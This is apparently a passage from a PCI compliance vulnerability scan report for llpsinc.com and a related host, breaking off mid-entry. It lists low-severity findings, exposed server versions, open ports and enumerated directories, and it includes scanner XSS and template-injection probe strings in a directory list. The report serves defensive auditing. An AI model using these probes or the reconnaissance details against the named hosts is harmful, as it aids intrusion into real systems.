Bugtraq ID: -

Last Update: 2023-01-18 13:30:16.0

THREAT:

No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:

- 1) no-referrer
- 2) no-referrer-when-downgrade
- 3) same-origin
- 4) origin
- 5) origin-when-cross-origin

- 6) strict-origin
- 7) strict-origin-when-cross-origin

QID Detection Logic(Unauthenticated):
If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:
The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:
Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.

References:
- <https://www.w3.org/TR/referrer-policy/>
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>

RESULT:
Referrer-Policy HTTP Header missing on 80 port.
GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

External (third party) CSS link detected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150221
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-15 22:36:08.0

THREAT:
Using resources from external locations is a security concern, including third-party stylesheet. Also detection of all external resources would be a requirement for certifications and audits.

IMPACT:
Using css from untrusted sources can result in external CSS injection and allow attacker to gain sensitive information.

SOLUTION:
Verify all the external CSS loaded on application are valid and from known sources.

RESULT:
External CSS link found: <link href="https://fonts.googleapis.com/icon?family=Material+Icons+Outlined" rel="stylesheet">
at:
<https://www.llpsinc.com/>
<https://www.llpsinc.com/login>
<https://www.llpsinc.com/home>

https://www.llpsinc.com/contact
https://www.llpsinc.com/forgot-password
https://www.llpsinc.com/register

External CSS link found: <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css" integrity="sha384-9alt2nRpC12Uk9gS9baDI411NQApFmC26EwAOH8WgZl5MYXxPfc+NcPb1dKGj7Sk" crossorigin="anonymous">

at:
https://www.llpsinc.com/
https://www.llpsinc.com/login
https://www.llpsinc.com/home
https://www.llpsinc.com/contact
https://www.llpsinc.com/forgot-password
https://www.llpsinc.com/register

List of Web Directories

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86672
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2004-09-10 23:40:57.0

THREAT:
Based largely on the HTTP reply code, the following directories are most likely present on the host.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

Directory Source

/\$%7b(%22QualysQID%22+%2213251%22)%7d/ web page

/%22%3e%3cscript%3ealert(document.domain)%3c/ web page

/index.php/ web page

/admin/ web page

/help/ web page

/install/ web page

/secure/ web page

/manager/ web page

/crx/ web page

/crx/explorer/ web page

/crx/explorer/browser/ web page

/setup/ web page
/mics/ web page
/mics/scripts/ web page
/mics/scripts/mics/ web page
/Scripts/ web page
/Scripts/ReportServer/ web page
/api/ web page
/interface/ web page
/interface/login/ web page
/assets/ web page
/assets/js/ web page
/auth/ web page
/login/ web page
/manager/\$%7b(%22QualysQID%22+%2213251%22)%7d/ web
page
/assets/\$%7b(%22QualysQID%22+%2213251%22)%7d/ web page
/login/\$%7b(%22QualysQID%22+%2213251%22)%7d/ web page

SSL Session Caching Information

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 38291
Category: General remote services
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2020-03-19 22:48:23.0

THREAT:

SSL session is a collection of security parameters that are negotiated by the SSL client and server for each SSL connection. SSL session caching is targeted to reduce the overhead of negotiations in recurring SSL connections. SSL sessions can be reused to resume an earlier connection or to establish multiple simultaneous connections. The client suggests an SSL session to be reused by identifying the session with a Session-ID during SSL handshake. If the server finds it appropriate to reuse the session, then they both proceed to secure communication with already known security parameters.

This test determines if SSL session caching is enabled on the host.

IMPACT:

SSL session caching is part of the SSL and TLS protocols and is not a security threat. The result of this test is for informational purposes only.

SOLUTION:

N/A

RESULT:

TLSv1.2 session caching is enabled on the target.

TLSv1.3 session caching is enabled on the target.

Links Rejected By Crawl Scope or Exclusion List

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1 
QID:	150020
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-02-07 16:48:28.0

THREAT:

One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:

Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:

A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:

Links not permitted:

(This list includes links from QIDs: 150010,150041,150143,150170)

External links discovered:

<https://www.google.com/recaptcha/api.js>
<https://fonts.googleapis.com/icon?family=Material+Icons+Outlined>
<https://code.jquery.com/jquery-3.5.1.min.js>
<https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css>
<https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.min.js>
<https://www.googletagmanager.com/gtag/js?id=UA-169294725-1>
<https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js>
tel:18773214144

IP based excluded links:

Web Server Supports HTTP Request Pipelining

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86565
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2005-02-23 00:25:38.0

THREAT:
Version 1.1 of the HTTP protocol supports URL-Request Pipelining. This means that instead of using the "Keep-Alive" method to keep the TCP connection alive over multiple requests, the protocol allows multiple HTTP URL requests to be made in the same TCP packet. Any Web server which is HTTP 1.1 compliant should then process all the URLs requested in the single TCP packet and respond as usual.
The target Web server was found to support this functionality of the HTTP 1.1 protocol.

IMPACT:
Support for URL-Request Pipelining has interesting consequences. For example, as explained in [this paper by Daniel Roelker](#), it can be used for evading detection by Intrusion Detection Systems. Also, it can be used in HTTP Response-Splitting style attacks.

SOLUTION:
N/A

RESULT:
GET / HTTP/1.1
Host:217.180.217.103:80

GET /Q_Evasive/ HTTP/1.1
Host:217.180.217.103:80

HTTP/1.1 200 OK
Date: Fri, 28 Feb 2025 19:04:37 GMT
Server: Apache/2.4.62 (Debian)
Upgrade: h2,h2c
Connection: Upgrade
Vary: Accept-Encoding
Content-Length: 557
Content-Type: text/html; charset=UTF-8

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of </title>
</head>
<body>
<h1>Index of </h1>
<table>
<tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a
```

href="?C=S;O=A">Size</th><th>Description</th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.62 (Debian) Server at 217.180.217.103 Port 80</address>
</body></html>
HTTP/1.1 404 Not Found
Date: Fri, 28 Feb 2025 19:04:37 GMT
Server: Apache/2.4.62 (Debian)
Content-Length: 277
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at 217.180.217.103 Port 80</address>
</body></html>

GET / HTTP/1.1
Host:217.180.217.103:80

GET /Q_Evasive/ HTTP/1.1
Host:217.180.217.103:80

HTTP/1.1 200 OK
Date: Fri, 28 Feb 2025 19:06:34 GMT
Server: Apache/2.4.62 (Debian)
Upgrade: h2,h2c
Connection: Upgrade
Vary: Accept-Encoding
Content-Length: 557
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of </title>
</head>
<body>
<h1>Index of </h1>
<table>
<tr><th valign="top"></th><th>Name</th><th>Last modified</th><th>Size</th><th>Description</th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.62 (Debian) Server at 217.180.217.103 Port 80</address>
</body></html>
HTTP/1.1 404 Not Found

Date: Fri, 28 Feb 2025 19:06:34 GMT
Server: Apache/2.4.62 (Debian)
Content-Length: 277
Content-Type: text/html; charset=iso-8859-1

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at 217.180.217.103 Port 80</address>
</body></html>
```

Secure Sockets Layer/Transport Layer Security (SSL/TLS) Protocol Properties

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38706
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-06-09 04:32:38.0

THREAT:
The following is a list of detected SSL/TLS protocol properties.

- IMPACT:**
Items include:
- Extended Master Secret: indicates whether the extended_master_secret extension is supported or required by the server. This extension enhances security and is recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
 - Encrypt Then MAC: indicates whether the encrypt_then_mac extension is supported or required by the server. This extension enhances the security of non-AEAD ciphers and is recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
 - Heartbeat: indicates whether the heartbeat extension is supported. It is not recommended to enable this, except for DTLS. Applicable to TLSv1, TLSv1.1, TLSv1.2, TLSv1.3, DTLSv1, DTLSv1.2
 - Truncated HMAC: indicates whether the truncated_hmac extension is supported. This can degrade security and is not recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
 - Cipher priority: indicates whether client, server or both determine the priority of ciphers. Having the server determine the priority is recommended. Applicable to SSLv3, TLSv1, TLSv1.1, TLSv1.2, TLSv1.3, DTLSv1, DTLSv1.2

SOLUTION:

N/A

RESULT:**NAME STATUS**

TLSv1.2

Extended Master Secret yes

Heartbeat no

Cipher priority controlled by
client

OCSP stapling no

SCT extension no

TLSv1.3

Heartbeat no

Cipher priority controlled by
client

OCSP stapling no

SCT extension no

Web Server Version**port 8080 / tcp****PCI COMPLIANCE STATUS****PASS****VULNERABILITY DETAILS**

Severity: 1 

QID: 86000

Category: Web server

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2021-12-20 13:32:52.0

THREAT:

A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:**Server Version Server Banner**

Jetty(9.4.50.v20221107) Jetty(9.4.50.
v20221107)

Referrer-Policy HTTP Security Header Not Detected

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 48131

Category: Information gathering

CVE ID: -

Vendor Reference: [Referrer-Policy](#)

Bugtraq ID: -

Last Update: 2023-01-18 13:30:16.0

THREAT:

No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:

- 1) no-referrer
- 2) no-referrer-when-downgrade
- 3) same-origin
- 4) origin
- 5) origin-when-cross-origin
- 6) strict-origin
- 7) strict-origin-when-cross-origin

QID Detection Logic(Unauthenticated):

If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:

The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:

Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.

References:

- <https://www.w3.org/TR/referrer-policy/>
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>

RESULT:

Referrer-Policy HTTP Header missing on 80 port.

GET / HTTP/1.1

Host: www.llpsinc.com

Connection: Keep-Alive

Scan Diagnostics

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2009-01-16 18:02:19.0

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:
Target web application page <https://1730192-007-static.lnngmiaa.metronetinc.net/> fetched. Status code:301, Content-Type:text/html, load time:174 milliseconds.
Ineffective Session Protection. no tests enabled.
Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)
[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase
CMSDetection: 1 vulnsigs tests, completed 38 requests, 3 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.
HSTS Analysis no tests enabled.
Collected 1 links overall in 0 hours 0 minutes duration.
Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)
BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(9 x 1) + paths:(0 x 1) = total (9)
Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 1 inputs)
WS Directory Path manipulation: 9 vulnsigs tests, completed 9 requests, 1 seconds. Completed 9 requests of 9 estimated requests (100%). All tests completed.
WSEnumeration no tests enabled.
Batch #4 WebCgiOob: estimated time < 1 minute (161 tests, 1 inputs)
Batch #4 WebCgiOob: 161 vulnsigs tests, completed 29 requests, 0 seconds. Completed 29 requests of 202 estimated requests (14.3564%). All tests completed.
XXE tests no tests enabled.
HTTP call manipulation no tests enabled.
SSL Downgrade. no tests enabled.
Open Redirect no tests enabled.
CSRF no tests enabled.
Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 1 inputs)
Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 0 inputs)
Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 1 inputs)
Batch #4 Header manipulation: 47 vulnsigs tests, completed 121 requests, 2 seconds. Completed 121 requests of 130 estimated requests (93.0769%). XSS optimization removed 58 links. All tests completed.
Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 1 inputs)

Batch #4 shell shock detector: 1 vulnsigs tests, completed 1 requests, 0 seconds. Completed 1 requests of 1 estimated requests (100%). All tests completed.

Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)

Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

httpoxy no tests enabled.

Static Session ID no tests enabled.

Login Brute Force no tests enabled.

Login Brute Force manipulation estimated time: no tests enabled

Insecurely Served Credential Forms no tests enabled.

Cookies Without Consent no tests enabled.

Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)

Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(4 x 1) + paths:(11 x 1) = total (15)

Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 1 inputs)

Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 14 requests, 0 seconds. Completed 14 requests of 15 estimated requests (93.3333%). All tests completed.

Tomcat Vuln manipulation no tests enabled.

Time based path manipulation no tests enabled.

Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(4 x 0) + directories:(94 x 1) + paths:(5 x 1) = total (99)

Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 1 inputs)

Batch #5 Path manipulation: 103 vulnsigs tests, completed 98 requests, 1 seconds. Completed 98 requests of 99 estimated requests (98.9899%). All tests completed.

WebCgiHrsTests: no test enabled

Batch #5 WebCgiGeneric: estimated time < 1 minute (1086 tests, 1 inputs)

Batch #5 WebCgiGeneric: 1086 vulnsigs tests, completed 646 requests, 7 seconds. Completed 646 requests of 1691 estimated requests (38.2022%). All tests completed.

Duration of Crawl Time: 5.00 (seconds)

Duration of Test Phase: 11.00 (seconds)

Total Scan Time: 16.00 (seconds)

Total requests made: 960

Average server response time: 0.07 seconds

Average browser load time: 0.07 seconds

Scan launched using pciwas_combined/pciwas_combined_new/pciwas_combined_v2 mode.

HTML form authentication unavailable, no WEBAPP entry found

Links Rejected By Crawl Scope or Exclusion List

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150020
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-02-07 16:48:28.0

THREAT:

One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:

Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:

A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:

Links not permitted:
(This list includes links from QIDs: 150010,150041,150143,150170)

External links discovered:
https://www.llpsinc.com//

IP based excluded links:
Links rejected during the test phase not reported due to volume of links.

List of Web Directories

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86672
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2004-09-10 23:40:57.0

THREAT:

Based largely on the HTTP reply code, the following directories are most likely present on the host.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Directory Source
/cgi-bin/ brute force

/login/ brute force
/manual/ brute force
/manual/images/ brute force
/cart/ brute force
/phpinfo/ brute force
/login brute force
/icons/ brute force
/style/ web page
/login/ web page
/image/ web page
/cart/ web page
/phpinfo/ web page
/manual/ web page
/manual/da/ web page
/manual/de/ web page
/manual/en/ web page
/manual/es/ web page
/manual/fr/ web page
/manual/ja/ web page
/manual/ko/ web page
/manual/pt-br/ web page
/manual/ru/ web page
/manual/tr/ web page
/manual/zh-cn/ web page
/manual/images/ web page
/icons/ web page
/manual/style/ web page
/manual/style/css/ web page
/manual/da/mod/ web page
/manual/da/programs/ web page
/manual/da/misc/ web page
/manual/da/ssl/ web page
/manual/da/rewrite/ web page
/manual/da/vhosts/ web page
/manual/da/howto/ web page
/manual/da/platform/ web page
/manual/da/faq/ web page
/manual/da/developer/ web page
/manual/style/scripts/ web page
/manual/de/mod/ web page
/manual/de/programs/ web page
/manual/de/misc/ web page
/manual/de/ssl/ web page
/manual/de/rewrite/ web page
/manual/de/vhosts/ web page
/manual/de/howto/ web page
/manual/de/platform/ web page
/manual/de/developer/ web page
/manual/en/mod/ web page
/manual/en/programs/ web page
/manual/en/misc/ web page
/manual/en/ssl/ web page
/manual/en/rewrite/ web page
/manual/en/vhosts/ web page
/manual/en/howto/ web page
/manual/en/platform/ web page

/manual/en/developer/ web page
/manual/es/mod/ web page
/manual/es/programs/ web page
/manual/es/misc/ web page
/manual/es/ssl/ web page
/manual/es/rewrite/ web page
/manual/es/vhosts/ web page
/manual/es/howto/ web page
/manual/es/platform/ web page
/manual/es/developer/ web page
/manual/fr/mod/ web page
/manual/fr/programs/ web page
/manual/fr/misc/ web page
/manual/fr/ssl/ web page
/manual/fr/rewrite/ web page
/manual/fr/vhosts/ web page
/manual/fr/howto/ web page
/manual/fr/platform/ web page
/manual/fr/developer/ web page
/manual/ja/mod/ web page
/manual/ja/programs/ web page
/manual/ja/misc/ web page
/manual/ja/ssl/ web page
/manual/ja/rewrite/ web page
/manual/ja/vhosts/ web page
/manual/ja/howto/ web page
/manual/ja/platform/ web page
/manual/ja/developer/ web page
/manual/ko/mod/ web page
/manual/ko/programs/ web page
/manual/ko/misc/ web page
/manual/ko/ssl/ web page
/manual/ko/rewrite/ web page
/manual/ko/vhosts/ web page
/manual/ko/howto/ web page
/manual/ko/platform/ web page
/manual/ko/faq/ web page
/manual/ko/developer/ web page
/manual/pt-br/mod/ web page
/manual/pt-br/programs/ web page
/manual/pt-br/misc/ web page
/manual/pt-br/ssl/ web page
/manual/pt-br/rewrite/ web page
/manual/pt-br/vhosts/ web page
/manual/pt-br/howto/ web page
/manual/pt-br/platform/ web page
/manual/pt-br/faq/ web page
/manual/pt-br/developer/ web page
/manual/ru/mod/ web page
/manual/ru/programs/ web page
/manual/ru/misc/ web page
/manual/ru/ssl/ web page
/manual/ru/rewrite/ web page
/manual/ru/vhosts/ web page
/manual/ru/howto/ web page
/manual/ru/platform/ web page

/manual/ru/developer/ web page
/manual/tr/mod/ web page
/manual/tr/programs/ web page
/manual/tr/misc/ web page
/manual/tr/ssl/ web page
/manual/tr/rewrite/ web page
/manual/tr/vhosts/ web page
/manual/tr/howto/ web page
/manual/tr/platform/ web page
/manual/tr/developer/ web page
/manual/zh-cn/mod/ web page
/manual/zh-cn/programs/ web
page
/manual/zh-cn/misc/ web page
/manual/zh-cn/ssl/ web page
/manual/zh-cn/rewrite/ web page
/manual/zh-cn/vhosts/ web page
/manual/zh-cn/howto/ web page
/manual/zh-cn/platform/ web page
/manual/zh-cn/developer/ web
page

External Links Discovered

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-02-19 18:30:56.0

THREAT:

External links discovered during the scan are listed in the Results section. These links were out of scope for the scan and were not crawled.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Number of links: 8
<https://www.google.com/recaptcha/api.js>

https://fonts.googleapis.com/icon?family=Material+Icons+Outlined
https://code.jquery.com/jquery-3.5.1.min.js
https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css
https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.min.js
https://www.googletagmanager.com/gtag/js?id=UA-169294725-1
https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js
tel:18773214144

External Links Discovered

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-02-19 18:30:56.0

THREAT:

External links discovered during the scan are listed in the Results section. These links were out of scope for the scan and were not crawled.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Number of links: 8
https://www.google.com/recaptcha/api.js
https://fonts.googleapis.com/icon?family=Material+Icons+Outlined
https://code.jquery.com/jquery-3.5.1.min.js
https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css
https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.min.js
https://www.googletagmanager.com/gtag/js?id=UA-169294725-1
https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js
tel:18773214144

Links Crawled

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-27 21:11:30.0

THREAT:

The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

NOTE: This list also includes:

- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
- All the forms reported in QID 150152 (Forms Crawled)
- All the forms in QID 150115 (Authentication Form Found)
- Certain requests from QID 150172 (Requests Crawled)

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Duration of crawl phase (seconds): 8.00
Number of links: 13
(This number excludes form requests and links re-requested during authentication.)

https://www.llpsinc.com/
https://www.llpsinc.com/apple-touch-icon.png
https://www.llpsinc.com/contact
https://www.llpsinc.com/crossdomain.xml
https://www.llpsinc.com/favicon-16x16.png
https://www.llpsinc.com/favicon-32x32.png
https://www.llpsinc.com/forgot-password
https://www.llpsinc.com/home
https://www.llpsinc.com/login
https://www.llpsinc.com/products
https://www.llpsinc.com/register
https://www.llpsinc.com/safari-pinned-tab.svg
https://www.llpsinc.com/site.webmanifest

Links Crawled

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 150009

Category: Web Application

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2020-07-27 21:11:30.0

THREAT:

The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

NOTE: This list also includes:

- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
- All the forms reported in QID 150152 (Forms Crawled)
- All the forms in QID 150115 (Authentication Form Found)
- Certain requests from QID 150172 (Requests Crawled)

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Duration of crawl phase (seconds): 5.00

Number of links: 1

(This number excludes form requests and links re-requested during authentication.)

<https://1730192-007-static.lnngmiaa.metronetinc.net/>

Web Server Version

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 86000

Category: Web server

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2021-12-20 13:32:52.0

THREAT:

A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Apache/2.4.62 (Debian)

Open TCP Services List

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	82023
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-12-19 13:22:09.0

THREAT:

The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:

Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:

Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the [CERT Web site](#).

RESULT:

Port IANA Assigned Ports/Services Description Service Detected OS On Redirected Port

80	www-http	World Wide Web HTTP	http
443	https	http protocol over TLS/SSL	http over ssl
8080	http-alt	HTTP Alternate (see port 80)	http

Business logic abuse potential due to presence of external domains detected

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150845
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-21 20:23:02.0

THREAT:
External domains detected in the application. Using external domains in an application introduces risk by potentially exposing the application to external threats and dependencies, which can be exploited for malicious purposes such as data exfiltration, phishing, or compromise of application integrity. These vulnerabilities arise from inadequate validation, reliance on unsecured external services, and the application's failure to enforce strict security controls over external interactions.

IMPACT:
N/A

SOLUTION:
Audit external domains accessed by your application. If possible launch scans against those.

RESULT:
External domains could be involved in potential business logic abuse.
cdn.jsdelivr.net
code.jquery.com
fonts.googleapis.com
stackpath.bootstrapcdn.com
www.google.com
www.googletagmanager.com

Business logic abuse potential due to presence of external domains detected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150845
Category:	Web Application
CVE ID:	-
Vendor Reference:	-

Bugtraq ID: -
Last Update: 2024-10-21 20:23:02.0

THREAT:
External domains detected in the application. Using external domains in an application introduces risk by potentially exposing the application to external threats and dependencies, which can be exploited for malicious purposes such as data exfiltration, phishing, or compromise of application integrity. These vulnerabilities arise from inadequate validation, reliance on unsecured external services, and the application's failure to enforce strict security controls over external interactions.

IMPACT:
N/A

SOLUTION:
Audit external domains accessed by your application. If possible launch scans against those.

RESULT:
External domains could be involved in potential business logic abuse.
cdn.jsdelivr.net
code.jquery.com
fonts.googleapis.com
stackpath.bootstrapcdn.com
www.google.com
www.googletagmanager.com

Links Rejected By Crawl Scope or Exclusion List port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 150020
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2022-02-07 16:48:28.0

THREAT:
